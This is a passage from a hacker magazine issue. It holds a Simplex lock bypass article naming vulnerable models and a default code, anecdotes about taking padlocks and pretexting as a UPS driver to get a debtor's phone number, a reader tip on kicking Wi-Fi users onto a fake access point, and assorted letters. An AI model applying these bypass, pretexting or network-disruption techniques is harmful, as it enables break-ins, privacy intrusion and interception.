Which models under the Simplex line are vulnerable to this bypass? Any model that uses their M-56 or M-63 combination chamber, or variant, is susceptible to this bypass. These models include, as identified in the lawsuit, the 1000 (and its variants), 2000, 3000, 6000, 7000 (easiest to bypass), and 9000 series, which all utilize roughly the same combination chamber.

The 7000 series is the easiest because it features the smallest "air gap" between the combination chamber and the outside of the lock.

Does this attack always work? No. Certain models under the Simplex line feature a totally different combination chamber, such as the LD450/470 series. The 900 series, for example, features the combination chamber on the inside of the door. The lock's mounting on a door can also prevent successful magnet placement, such as the door jamb to the left of the lock which will rarely provide enough room to accommodate one of these magnets. Digital retrofit kits are also marketed that replace the traditional combination chamber with an electronic version featuring a solenoid, which could potentially be bypassed with a magnet, but that's for another article. It should be noted that the digital combination chamber is not susceptible to this exact bypass. Nevertheless, in their 30 plus years of existence, there are millions of locks in use that do allow for the bypass given the right circumstances.

While the "magnet bypass" offers quick entry, the brute force method as identified by Skinner and Goldstein in 1991 represents probably the most reliable, but not necessarily the quickest, method for bypassing these locks. There are certainly other methods, but given a few subjective criteria, such as lock placement and surrounding hardware, the brute force method will always work when time is available. I'll end with a piece of information shared in the original article that still rings true today: before trying anything, test for the default code of 2 and 4 pressed together and then 3. If this is the correct code, turning the knob or lever will retract the latch and allow entry. To quote Skinner and Goldstein, "It is always good to take a few lucky shots before you initiate a brute force hack."

HACKING IS IN THE BLOOD

by Ninja_of_Comp

When I was about 15, still in high school, we used to "collect" padlocks. Why? Well, my dad owned a liquor store and he had a drawer with about 50 keys. Those keys were from old padlocks he used to own and he'd change them once in a while because the locks got rusted and wouldn't work anymore. Anyway, I asked my dad if I could have them to play "janitor" and he said yes. There were keys for all types of locks: Master, Yale, Bell, to name a few.

Well, my brother and I split the keys 50/50, put the keys on a ring, hung them on our belts, and, for us, it was cool. We figured the more keys we had, the more "mature" we looked (pretty stupid, now that I think of it). We then hooked up with two friends of ours who also had around ten keys lying around which they immediately brought to school.

Well, we got curious and tried the keys on the padlocks that were on students' lockers - not to "collect" the contents of the locker, but to "collect" the padlock. We would first verify which key fit into the lock we were trying to open. We then stuck the key all the way in and tried to turn it left or right. If nothing happened, we would pull the key out half a bump and try again. We would continue the process until either the lock opened, or we tried the next key. If it opened, we would "collect" the lock and leave. We would then try to open the lock again to see if our process was repeatable. If we could, we marked the key where the lock worked, and kept the lock as a trophy. If we couldn't, we threw the lock away.


We would do this every day because we figured, "what's the worst that could happen, we get caught 'trying' to open a lock with the wrong key, and that's it," which actually happened a couple of times.

We also tried combination locks with no positive results. Those were harder to crack.

There was one lock I remember as if it was today. It was a magnetic lock. This lock supposedly only opened with a bar shaped magnet the user would just press to the side of the padlock and, presto, the lock was opened. I figured that there had to be some way to open the lock with something as simple as a belt buckle. So I took off my belt, passed the buckle on the side of the lock, and, sure enough, it opened! This time I closed the lock without "collecting" it to try it once more then and there, but I got caught by the owner. He told me in a very cocky way that there was "noooo way" I could open that lock without the key he had. He opened the lock, took a book, closed the padlock, and left. Needless to say, that was a challenge for me, so I tried it again, opened the lock, and this time I left with my "trophy."

What I am getting at is that a hacker is someone who thinks outside the box, looks for different ways to solve a problem, and never backs away from a challenge until it is solved.

Support for Cable Providers? Why?



by Seeker7

It has always been assumed that big companies such as cable providers are out to control the flow of information and make it harder for everyone to get what they want. Most times this is true, especially with bandwidth caps and/or throttling that takes place when someone "steps out of line" with their ISP's terms of use or just proves to be a nuisance on the network.

However, it should also be recognized that in some cases, good has come from some of these network providers. The good thing about large corporations is that they have money and lawyers, which the average person would not have access to. They can choose to fight certain battles with content providers to allow said content to be made available in additional ways.

For example, several years ago a cable provider in the northeast wanted to release a new product called network DVR. The concept was that people should be able to record content that they pay for, store it on a decentralized network drive, and then play it back in whatever room they wanted. However, the content producers didn't like this idea and wanted rebroadcast rights every time their content was played. The case went to court and the cable company won.

Now, obviously, this service would be charged at an extra fee, so, sure, the company made money. However, what people overlooked was the achievement that took place. By winning this battle, it opened up the ability for other companies to offer a streaming network DVR solution as well. It wasn't limited to the one cable company.

This is only one example and there are others. Yes, content wars between cable companies and content providers always suck and always put the customer in the middle. Both sides use propaganda in the hopes of making people see things "their way" and, in the end, it gets resolved and many times the resolution isn't even made public.

I am not trying to say that this is a good thing, and I actually think that more competition and flexibility would be nice.

All that being said, if content providers had it their way, the customer would be charged every time they viewed a particular movie or show. Yes, anyone can get access to anything illegally through BitTorrent or newsgroups. However, for those who want to go the legal route, things can sometimes be limiting.

Recently, several cable providers have come out with streaming apps, allowing customers to view all of their TV channels on an iPad or other device within their home. Viacom isn't happy about this and has sued said companies over license fees. The cable companies are fighting this. Is there clearly something for the cable companies to gain by winning? Yes.

However, there is also something that the average people gain by that kind of win as well. Customers can then view content on whatever device they please within their homes and not have to pay higher prices for this. In the current cases that I know of, the app is provided for free as part of the TV service, so, there is an extra feature without extra cost.

I know that it seems like I am in the pocket of the cable industry right now, but I'm not. I don't even have cable TV. My Netflix does everything I need. However, I am not John Q. Public.

Sometimes we must consider that, occasionally, there are some things that big companies do to increase our freedoms, although only within their networks. However, the average person only plays in those networks.

Yes, if the content creators would get a better business model, the cable companies wouldn't be needed. But, until that day comes, someone needs to fight for more content rights on behalf of the average person.

The cable companies want people locked in to their pricing scheme and want people to stay with their services. As a result, they need to evolve and give people what they want: content everywhere, all the time. It is the cable companies that will have to fight the uphill battle for the common person and, for once, if only in these rare cases, we should probably support them.

by lg0p89

First, let me disclaim any responsibility for this article. This is for educational use only. This is a work of fiction. Any likenesses are purely coincidental. I am not admitting nor denying anything... ever. No, I am not a practicing attorney.

Now that the irresponsibility clause is out of the way, here we go. I work at a bank. That generally sounds pretty boring but this can be an interesting job. I talk to a lot of people through the day nearly every day. Some are in a good situation. Their family members are in good health, they talk to me about the holidays, their business may be going good, etc. Others are in a not so good situation. The collectors are tracking them down for payments, the banks are calling for payments, and the credit card companies are threatening to take their firstborn child.

At the bank, I work in the Special Assets section, which means I do collections and the more serious, legal actions. This brings me to the crux of the story. I needed to find a person who claimed his loan officer simply told him to stop paying on his loan. First and foremost, what a crock! This made no sense. So his loan officer, who works for the bank, told him not to pay the bank, who also pays him? Right. So I ran through the usual channels (pulling a credit report, calling relatives on the application, etc.) with no luck. This person tried to get off of the grid.

I could not call his last employer and ask if he still worked there as a representative of the bank. The employers are wizening up and not giving out any information. Sometimes you can get the basic information and a little more from a drone in the HR department. At times they ask for a release to be signed by the person so they won't get sued. The most drastic I have come in contact with has been the local branch of the American Red Cross. Under no circumstances would they even let me know (with a different case) if the person was still working there, ever worked there, or was still actively using oxygen.

Social engineering to the rescue! I needed a background for a vital pertinent service in order to secure the information. After all, the person on the other end of the line is simply not going to just give this out without a really good reason, such as helping out a fellow citizen just doing their job. With this in hand, the last place of work was called, with myself obviously not calling as the bank. I was now Scott, an older UPS driver. I had a delivery with a bad address and no home number. The person I was tracking, per the story line, did leave this number as a point of contact. After the initial contact with a clueless receptionist, I was transferred to another person. The second person sounded more like an office staffperson instead of a greeter. I explained in full character my faux issue.

I didn't want to expose any information re why I really wanted to contact him. I complained that if I could not get his number that his package was going back. I gave her an old number to confirm with her that I was not pulling a series of digits out of the air. I was finally able, after much verbal gymnastics, to get the farce across, and I got some information in return.

I also have used this variance with an insurance company to get information. There was a mutual client with no good numbers for me to reach him at. I called the insurance company that I had on file for the client. We have to keep an updated insurance binder on all clients with commercial loans so we know the collateral is covered in case there is an accident. I told the agent who I was and that I needed to update my file. So at least I was mostly honest here. I did not tell her explicitly that I was in the collections area or that I was going to hammer him once I got his personal information. She was very open and understanding with me, and gave me his cell phone number without out too much of a struggle.

Buyer beware.

General Assembly

Opportunity

Dear *2600:*

I'm willing to translate publication located at www.2600.com/phones to the Belorussian language (my mother tongue). What I'm asking for is your written permission, so you don't mind after I'll post the translation to my blog. The translation is intended only for web, no print copies planned. Visitors of your website who come from Minsk (Belorussia) will be the ones who will read this blog post. That's the only way to spread them, no additional instruments we can use. Every translation we ever do does not costs a penny for the web page, which is translated. All we ask is to link back in whatever way you feel confident about it.

Thank you for the article. You can leave a voice message and I will call you back, if you prefer a call instead of emails.

Galina Miklosic

We almost fell for this. These days, you can never be too sure what you're getting in email. While this seemed like a nice offer, albeit rather strange, our natural suspicions and cynicism started to kick in. So we grabbed what appeared to be a somewhat unique phrase ("does not costs a penny for the web page") and plugged that into Google. There we found thousands of other such offers, many of which were apparently accepted. We even found a Facebook page for this individual where she professes to have an interest in translating literary works. We're flattered that our payphone page is considered as such. But, when following links of those organizations now boasting of a Belorussian translation of their pages, we found that the translations resided on such sites as sportsbettingspot.com, moneyaisle.com, and onlinepharmacycheck.com. Not suspicious enough? There are other people who have written the exact same letter word for word, including Alyona Sinkovich (whose Facebook page, complete with generic picture and interests, lists her own home page as onlinecasinospotlight.com), Amanda Lynn, Bohdan Zograf, and probably loads more. The translations are straight off of Google Translate, so nobody is actually doing any work here, beyond some scripting or even simple cutting and pasting. We don't quite know what the scam is here, but it probably involves directing people to sites that they would never go to otherwise, thereby driving up the number of hits and possibly even loading all types of malware onto the users' systems. We'd like to know if anyone has more info on this or other such endeavors.

Still More on Meetings

Dear *2600:*

Hi, I live in Charleston, SC. I was wondering if I could get in contact with whoever posted the meeting place at the Northwoods Mall, seeing as I missed the most recent meeting. I was hoping to see if they meet anywhere else through the month.

ckrupp

It's entirely possible that people gather at other times and in other places. But we don't give out anyone's info, primarily because of privacy concerns, but also because we don't want to become the equivalent of switchboard operators. This is why having web pages for each meeting is a good idea, since it provides a method of communication outside of our pages and the monthly meeting time.

Dear *2600:*

I'm a freelance journalist looking to pitch an article about *2600* meetings to a few editors. I used to attend the meetings in Glasgow, Scotland, and at one point we became aware that the meetings were being observed by some folks in the train station where we gathered.

I'm submitting a couple of Freedom of Information requests to try to ascertain who these people were and why they thought we were worthy of investigation. It would really help if I could include some dates on my FOI requests.

Do you have a record of when the Glasgow meetings first started?

Owen

You would know better than us when these events occurred. Our records show those meetings have been around since 1999. We assume, though, that you're pursuing this based on more than seeing other people observing the meetings, We find that all 2600 meetings are looked at with fascination by passersby. And curiosity is certainly not a crime.

Dear *2600:*

We are a group of about ten IT guys who once a month have a meeting in Soi 8 Bar, Sukhumvit Soi 8, Bangkok, Thailand (see www.thaivisa.com/forum/topic/409242-ubuntu-it-meeting/).

Some people suggested to "register" this meeting at www.2600.com where there is no Thai chapter yet. I read the guidelines, but the consensus was that we want to have flexible evenings.

Most people can only attend the meeting on Wednesday or Thursday and even these days that can change as it is not always allowed to drink alcohol in Thailand, sometime because of Thai public holidays, sometimes because of religious Buddhist days or even flooding. No alcohol - nobody shows up.

I think one of our members already registered www.2600.in.th. So the question now is, can we join *2600* with the flexible weekdays?

Marcel

Here's the thing. The constant moving around of meetings would make it impossible for us to guide people to the right day. We do the first Friday thing

because it's easy to remember and we don't have to print additional details for each meeting. Of course, people who can't attend on Fridays will disagree, but we guarantee that there are other people for whom Friday works. Additional meetings can happen anytime and the first Friday gatherings can be used to promote those events. In fact, from your URL, it appears that you're not primarily a 2600 meeting in the first place. Our meetings simply don't carry the same weight if they're packaged with other groups. That's not to say we can't combine forces, but each group needs to be able to develop and build on its own as well. Finally, if people won't show up unless there's alcohol, that's a problem. The meetings exist to provide a forum and a means for people to meet and share information from the hacker world. It's nice to have other things, but that alone should always be enough for people to meet up. We hope to see this develop over there.

Dear *2600:*

I am looking around to rent a hack space in the U.K. in Wolverhampton and calling it wolves2600. Would this be OK because there is a brum2600 meeting about 15 miles away but the group seems non-active.

adam

We're not sure if you're talking about starting a hackerspace or a meeting. But either one sounds like a nifty idea. We do encourage people to not have 2600 meetings in hackerspaces, as it's not the type of place where random people will come upon the group by accident and learn a whole lot. That alone is one of the more magical things to come out of many meetings over the years. We find it's good to get away from the computers and projects so that we can meet in a public space where the whole world is welcome. Of course, having a hackerspace to go to afterwards is pretty cool.

Dear *2600:*

I've been a fan for many years. Instead of starting my own meetings, I was wondering would it be appropriate for starting a *2600* club at my university, one that is open for all to come from surrounding universities? Please contact me when you have time. I would love to represent *2600* for my upcoming generation and the future upcoming computer security experts in the Midwest!

H1ghBr1d
Jr Network Pen Tester

As our autoresponder will have told you, we're not able to personally contact everyone who writes in to us. But having your question answered here will help a lot more people. We've found that meetings/clubs at schools can work just fine, provided they're open to all and otherwise meet our guidelines. Best of luck.

Dear *2600:*

Wanted to look into starting a Kentucky meeting. What do I need to do?

Kenpo

All of the info for starting a meeting can be found at our meetings site (www.2600.com /meetings). There you will find some basic guidelines and tips for getting people to show up. Having a website always helps. We look forward to hearing how this fares.

Dear *2600:*

Your submission auto-reply is very well written and informative. Thank you.

Greg

In all of the years we've been doing this, people have gotten into conversations and arguments with our autoresponders, but nobody has ever taken the time to compliment any of them. You've made a certain text file feel like a million bucks.

Postscripts

Dear *2600:*

I believe that one of your payphones is mislabeled as being on Victoria Island in Canada. The city of Victoria on Vancouver Island, BC, Canada does have a robust Chinatown. However, to my knowledge, Victoria Island (far north, Northwest Territories, and Nunavut) does not possess any community large enough to have a distinct Chinatown.

Growing up in Vancouver, it was always funny listening to people's confusion about Victoria being on Vancouver Island, Vancouver being on the mainland, and Victoria Island being in the Northwest Territories.

Louis

And don't forget that other Vancouver across the border in Washington State. Thanks for the correction. It's no wonder we were confused.

Dear *2600:*

The "Simple RSA Encryption" article by b3ard (28:2) is a really good summary of public key encryption. Using it, I was able to encode and decode using different parameters.

I only found one confusing part and that was "the message chunks must not exceed the size of the modulus [N] itself." You might think this is the length of the message chunks, but it's actually the number of symbols. For a modulus of 35, for example, you cannot have more than 35 symbols (e.g., all the letters and nine punctuation characters, but no digits).

The biggest problem is that this method, used with such a small modulus, is no more secure than a Decodaquote in a newspaper. This is because each character is encoded and decoded separately. "P" would always be 11, for example. So the encoded text is subject to character frequency analysis, guessing that a common three letter sequence is "the", etc.

This could easily be solved by putting two characters together when encoding. Still not secure by NSA standards, but secure by prison guard standards. But now you start to see the problems with public key encryption. Let's say you have an alphabet with 40 symbols (letters, digits, space, and three punctuation symbols). The largest concatenated number would be 4040, therefore the modulus

would have to be as large. Alternatively, you could concatenate two 6-bit characters, which would give an alphabet of 64 characters, and the largest concatenated number would be 4096 (2^12).

If we follow through with the arithmetic, we start to see why public key encryption is hard. Although the concepts are relatively simple, the massive size of the numbers involved causes problems. Let's see:

One product of two primes that is larger than both 4040 and 4096 is 61(p)x71(q)=4331(N). This means that r=(61-1)x(71-1)=4200. The first candidate to produce d and e is 4201. It is prime, so it cannot be used. The second candidate is 8401, which can be factored as 271x31.

So far, so simple, but it's about to get challenging very quickly. If we are to encode the word "PROBLEM", assuming we just concatenate the decimal values of the letters P=16 and R=18, we have to calculate (1618^271)mod 4331. That produces 1859 and (1859^31)mod 4331 = 1618. So the algorithm worked, but we've disguised the problem.

The problem is that 1618^271 is an 871 digit number (1859^31 is comparatively tiny, only 101 digits).

There are simply very few calculators, software or hardware, that can handle numbers of this size. One of them is UNIX bc, which I used, but if you have access to a UNIX system, there is already built-in encryption. Writing your own algorithm is possible, but still needs a relatively sophisticated computer language.

So, while this article is a great introduction to the subject of public key cryptography, in a constrained environment (the Russian Gulag for example), probably something a whole lot simpler, based on private key cryptography would be much better, something that you really could do with pencil, paper, and mental arithmetic.

D1vr0c

Dear *2600:*

Great article by b3ard in 28:2, but the author omits that 11^29 is out of the range of any calculator that I know of. Even with small primes, the encoding/decoding is going to require taking the modulus of very, very large numbers. Luckily, the algorithm for "modular exponentiation" provides a reduced memory space solution for exactly this problem - if you are willing to do 29 multiplications and modulos for every letter you want to decrypt using that key. Over 200 in all just to decode "PROBLEM". I guess if you had a lot of time on your hands, it might be okay. But really, computers are a lot better at this kind of thing.

DM

Dear *2600:*

I think you guys fell for one there (back cover school bus photo, 28:3). The last zero looks Photoshopped to me. It's a distinctly different size/shape than the one next to it. And whoever heard of a school bus going up to 2600? Any metro area with enough students for that many buses relies instead on the existing transit system.

Lucas

We can't say for certain that it's authentic in this day and age, but we've seen far sloppier numbering jobs on all sorts of vehicles. And we've also seen buses with six digit numbers - we really doubt they have a million buses in their fleet.

Dear *2600:*

This letter is in response to the Variable Rush letter in 28:3 which was in response to Chuck's letter in 28:2.

Variable Rush thought out the cost of purchasing *2600* from stores. One thing omitted is the cost if the store in question does not yet have the new issue. Oops, double the gas price for the wasted trip.

Mystrix

Dear *2600:*

Re "Cellphone, Keys, Wallet? Check!" (28:3), the IMEI is not "like your home address or email address." McGurty... that's a McGuffin.

Your home address or email address is more like the IMSI. It's all a bit confusing, but imagine you owned a mobile home. The IMSI (a 15 digit number that lives within the SIM card) would be the address in the trailer park while the IMEI (sometimes also shown as a 15 digit number although it's really only 14 digits long if you take off the check digit) would be the serial number stamped on the metal frame. If you moved the trailer to another park, you'd hang a different shingle outside with a different address for Mr. Postman (just like putting a different SIM card in a phone), but the serial number (IMEI) would be the same (unless you'd stolen the trailer, in which case you might want to erase it - just sayin, not suggestin).

Normally, you wouldn't care about the serial number of a house trailer, but it would be useful if someone came along and jacked your trailer, leaving you with an empty lot. How would you ever know if your trailer had been found again except for the serial number? Ditto for cell phones. The serial number/IMEI is also used for manufacturer recalls.

The IMEI is also used by gumshoes. Imagine that someone found a bomb with a cell phone attached to it as a trigger. The IMSI might track down the person who purchased the SIM card and the IMEI might track down the person who purchased the phone. Or maybe the bomb went off and the SIM card was blown to Smithers, BC, but the IMEI is still readable. So, if you do bad stuff, either number might put you behind bars writing plaintive letters to *2600 Magazine* or complaining that the warden thinks the rag, I mean mag, is contraband.

How do you tell IMSI and IMEI apart? Well, not so easy. A lot of IMEIs start with 35, but recently they've started using other numbers. The IMSI always starts with the MCC of the country where you bought the SIM card (first three numbers) and then the MNC of the phone company (next two numbers) (en.wikipedia.org/wiki/List_of_mobile_country_codes).

The IMEI will usually be printed on the phone, usually in the battery compartment and on the box the phone came in. The IMSI may be printed on the SIM card and on the packaging the SIM card came in. Both should be accessible using the menus in the phone.

My iPhone doesn't have a removable battery (thanks Apple) but the IMEI is printed on the SIM tray (support.apple.com/kb/HT1267).

Is that a SIMple enough explanation?

Great mag guys, keep up the gr8 work.

D

It's always good to be reminded that Smithers, BC is a real place.

Dear *2600:*

I enjoyed reading the Summer 2011 issue (28:2), as always. This was the first issue that I have read on a Kindle... good job!

The article on SSH tunnels covered a topic close to my heart, and I am happy to see the word being shared on this important tool. However, the author dismissed the capabilities of PuTTY a little too quickly.

PuTTY is a cross-platform SSH client, and it is quite capable of handling dynamic port forwarding. Simply go to the menu and choose Connection / SSH / Tunnels, click on the "Dynamic" radio button, and choose a local port to use. Then press "Add." You will see your chosen port number in the box with a D in front of it. Go back to Session and click "Save" and it'll remember this setting every time.

Even though I am a heavy Linux user and I have easy access to the SSH command line, I still use PuTTY daily for dynamic port forwarding. It's a very powerful tool, and it's available for both Linux and Windows.

Alan

Dear *2600:*

I just finished 28:3 and was blown away by "Kill Switch." Absolutely *amazing* writing by Leviathan to be able to paint such a picture and even develop the characters a little in but three and a half pages. It was a most enjoyable way to finish the issue and I for one would love to see every issue end that way.

Polaris75

Dear *2600:*

Love the email QR code at the end of the letters section!

Derf~!

We're glad you enjoyed it, but it didn't seem to result in a significant increase in letter writers. Of course, that may be the last thing we would need.

Dear *2600:*

I own an Android phone and completely love it. I consider myself pretty tech savvy, but was always nervous about rooting my phone for fear of messing it up. That was before I read your Summer 2011 issue and the article "Mobile Hacking with Android" contained within. I always thought that the Android platform would be perfect for low key mobile hacking and this article was proof of concept. I just had to try it, but this would, of course, require me to root my phone. Well, rooting turned out to be much easier than expected (thanks oneclickroot!). And now I have not just the apps used in the article, but a few other ones I feel may be worth mentioning for the sake of my fellow Android hacking enthusiasts. "Anti" is great for pen testing and very simple to use. Another one (one of my personal favorites) is "WiFiKill," which allows you to kick other devices off of any Wi-Fi network that you are connected to. WiFiKill could be especially useful in conjunction with the other apps used for the MitM attack in that issue. You could run it from a second device (or maybe even the same one, but I don't think that would work) to kick your victims off the legitimate AP, forcing them to connect to your fake AP. There are quite a few interesting and useful "hacker" apps out there, and I can't wait to see how the platform grows and becomes even more powerful. Imagine a version of Android with all the power of BackTrack, only portable and still fully compatible with Android apps. A hybrid (would it really even be a hybrid technically?) OS like this might be pretty hard to pull off, but I think it could be done. Call me crazy. My mind drools at the idea of such a thing.

Octo314

Merely picturing all of the drooling minds out there is inspiration enough to keep us going.

Dear *2600:*

Issue 28:2 was awesome and the "Transmissions" column by Dragorn was serious! Since August 2010, I've been following the Stuxnet story.

Cyberwar, I believe, is very real, and Stuxnet was something very new under the sun. At the very least, it's a blueprint for future cyber weapons. I believe Stuxnet was the U.S. sending a warning shot at Iran and for the rest of the world to see.

Before that, it wasn't imaginable to use a cyber weapon to take out a power station and avoid knocking power out in a hospital at the same time. Stuxnet was an example of that. It's up there with laser-guided weapons. It's targeted.

From what I read, a Symantec strategist estimated 30 programmers helped write Stuxnet. Programmers' coding styles are distinctive, as are writers' prose styles. And the fact that it took, they said, at least six months to develop means a lot of money was spent. And Stuxnet didn't exploit one zero-day, but four! That's got to be the biggest worm this century. It has government written all over it.

Anyway, again, awesome issue, and thank you.

CASE

Wondering

Dear *2600:*

I have a Kyocera Jax on Virgin Mobile's network and I noticed it has been doing something rather odd. I can assign speed dials to numbers one through 99 and have done so for numbers one through ten. My phone has been assigning numbers to random speed dials, but when I look at the speed dial list, these numbers are still listed as being unas-

signed. These numbers are 22, 26, 27, 32, 43, 53, 54, 56, 63, 66, 72, 74, 78, and 89. It has also assigned my mother to 666 (too many obvious jokes to be made there...), even though it doesn't show any way to set a number that high.

How or why is my phone setting speed dial numbers while still saying those spots are unassigned? How is it assigning a triple digit speed dial when the user has no way to do so? And how can I remove these random speed dials?

Josh

Your phone indeed seems to be possessed. We're not familiar with it, though, so we appeal to our readers to write in with their theories.

Dear *2600:*

I have some friends who would be interested in hearing some shows of the *Off The Hook* program. I have subscribed for life to the DVD version of *Off The Hook* that I receive every year. Would there be a problem copying the DVDs and giving them to my friends? Would there be a problem posting them on my website? I didn't notice any copyright information, but, regardless of copyright, what are your wishes? I would really like to share my "treasure" of DVDs with my friends and associates, but I don't want to upset *2600* as I am respectful of your hard work that you have put into producing the series. May I please share the DVDs with others?

Thanks for your time in responding to my questions. I appreciate your organization and believe that it is beneficial to the computer security and technology scene for those who wear all shades of hats while hacking around on systems. Thanks for considering my request.

MS

The DVDs are yours to do with as you please. The audio files are designed to be copied and shared, so you have our blessings. Just try and let people know where they can go to support our efforts.

Dear *2600:*

I've written for *2600*, and I wanted to find out if there are any particular editorial themes that you're planning for upcoming issues which suggest any particular articles. My field of expertise is embedded systems, and I've spoken over the years on topics of networking and designing with microcontrollers. I'd love to hear back from you if you have any suggestions.

Phil

We don't design entire issues around a particular theme. You can find a whole variety of topics each time. We do, however, have an overall hacker theme, meaning each article should approach its subject as a hacker would, thinking in terms of the individual, outlining ways of outsmarting the system, trying things nobody else would try, and, above all, not holding back because something is too controversial. A mere look at the contents of any of our issues ought to illustrate this outlook and give you some inspiration.

Dear *2600:*

I recently found a security vulnerability within Blackboard (a cloud-based academic course management application used by many universities across the United States). The vulnerability allows any user (student) in a given class to view the homework of any other user in that class. Does *2600* publish articles written by readers or are all articles written by *2600* staff?

Chris

The uniqueness of our publication, and one of its greatest strengths, centers around the fact that the bulk of our material comes directly from our readers located all around the world. This is the only way that we can avoid getting stuck in a particular perspective and it enables all of us to continuously hear the latest in technology and hacker happenings. So, by all means, send in your article! The email address is articles@2600.com and our postal address is PO Box 99, Middle Island, NY 11953 USA.

Dear *2600:*

I recently purchased a few back issues and I found something interesting. In my copy of 23:1 on page 25 ("Hacker Perspective" by Cheshire Catalyst), there is a blue signature (in pen) above the article that says "Cheshire" with a little green squiggle in the C of the name. Were these signed before they shipped by Mr. Catalyst? I can take a picture if you want to see the signature.

DMUX

We're not sure how that happened but it's entirely possible that these were signed at HOPE Number Six in 2006 and you happened to get one of the leftovers. We try and include something extra with nearly everything that's ordered from our online store (store.2600.com). In this case, though, it was pure chance.

Dear *2600:*

I am interested in ordering some of your back issues and was wondering if someone could recommend some back issues that were popular or had articles in them that were also popular or instructive. I am pretty new to hacking, but would just like to learn anything that is helpful about ethical hacking that might not be covered anywhere else.

Brad

This is one of the questions we're asked the most. It may sound like a cop out, but pretty much all of the issues fit this criteria. Hacking isn't something you learn in a classroom or in a hierarchical, linear fashion. You basically learn things that make you want to learn more things. Oftentimes, that means getting more basic info so you can better understand something you've just been introduced to. Other times, you want to get more advanced info so you can continue down a particular path. In all of our issues, even the really old ones, there are lots of starting points that make you want to find out more. There are really an infinite number of ways you can fill in the gaps from that point, but we're pretty certain they'll all be pretty enlightening, not

to mention unique.

Dear *2600:*

I'm interested in writing an article for *2600 Magazine* on malware and botnets that are using VoIP for data exfiltration and as command-and-control channel. It's based on a talk that I've given. What are the requirements of *2600 Magazine* (word count, file format, can/can't attach diagrams, can/can't attach code) and deadline for the next issue (and the one afterwards, in case I miss it)?

I

As you can see if you're reading this, we're mostly text-based as far as content, although diagrams, illustrations, and code are accepted. In most cases, they shouldn't be the main thrust of a piece since we traditionally have more of a conversational tone, rather than that of a lecture. For that reason, it shouldn't be too similar to a talk given at a conference, as the dynamics are completely different. We don't have set deadlines for issues, as we judge articles based on their qualities shortly after they come in and place them in subsequent issues as space permits. There is also no set word count as we want articles to cover as much ground as they can without becoming repetitive or boring. However, articles that are too short (under 500 words) might wind up on the letters page instead. As for format, we ask that you send an ASCII text version along with any other versions you may be comfortable with.

Speaking of talks, we have opened our speaker submissions for HOPE Number Nine, taking place from July 13-15, 2012 in New York City. Simply email speakers@hope.net if you have an idea for a talk. It would be a good idea to check www.hope.net for speaker guidelines first.

Dear *2600:*

Question on the Autumn 2011 cover. Is that Murdoch on the T-shirt? It looks like Lieberman wearing glasses. Or is it some other political criminal I just can't recall of offhand? Are we going to see those Ts in the *2600* store?

Alex K

We have no plans to offer those shirts but if we get thousands of requests, we'll reconsider. We doubt Joe Lieberman will ever wear glasses again if he reads the above.

Stories

Dear *2600:*

Maybe I am alone out here, but I think it would be cool to see an occasional article - or even regular column - on hacks for vintage computers. Perhaps I am just living in the past, but I miss the days when you could fully understand the inner workings of a computer, down to what every byte in every memory address meant. Perhaps some of the most interesting ideas spring from copy protection schemes for games at the time, which used all sorts of clever tricks (though ultimately never successful) to prevent copying of their hard work.

As an example, I will share one that I discovered on my trusty Commodore 64. I had a game, I think *The Eternal Dagger* by SSI, and you would first load the bootstrap program in BASIC, and then RUN that which would load and run the rest of the game, as well as check the on-disk copy protection. I noticed when I tried to LIST the BASIC boot program though, it would show the first line or two and then say ?SYNTAX ERROR.

This fascinated me, of course. Normally, this message appeared if you typed a gibberish BASIC command that it did not understand. But why was it doing this when I try to view the program code, part way through the listing? Very bizarre.

Now I knew that BASIC programs were by default loaded in at memory address 2048 (that's x800 for those of you who speak hex). They were stored as plain ASCII characters, however all BASIC commands were stored as "tokens" in the 128-255 range. So instead of storing the full ASCII codes for the command GOTO, just a single byte would be used to store this command, for example. This saved memory, and also presumably made it easier for the BASIC interpreter to actually do its job. So, using trusty old PEEK, I printed out the ASCII values of the program up to the point where I got the error message when viewing the listing. Interestingly, the line that produced the error was a REMark line - BASIC's version of a comment. Even weirder, huh? I noticed something unusual, though. Instead of readable characters, the REMark line contained character number 204.

Clearly, that shouldn't be there, so, using POKE, I put in a space (character 32) or something like that to replace it, then tried LIST again and voila! The entire program was listable. So now after all that, what were they trying to hide? Looking through the short boot program, I could see a specific line (let's say line 100) that checked for the on-disk copy protection before proceeding to load the game. Was it really that easy?

To test my theory, I copied the disk and tried loading the game. It failed, of course. It was a copy. Then I rebooted and reloaded the bootstrap, then just deleted line 100 (even though I could not see it, I could still delete it fine). Then I ran the program, and no copy protection check!

So yes, things have not changed so much in 25 years. To this day, I still do not know why putting the byte 204 in a BASIC REMark statement on the C64 prevented LISTing past that line - whether it was even intentional or a flaw in the OS. I'd read many books on the internal workings of the machine and had never once seen it mentioned. I did make use of the fact many years later though to help protect one of my own games.

I hope some people have enjoyed reminiscing with me about the early days of hacking, and to hear more stories like this. Happy hacking!

dr finesse

We're definitely in favor of more such stories as they always have some degree of relevance in

today's world, plus it's amazing to just look back on how different some forms of technology were. Thanks for sharing.

Dear *2600:*

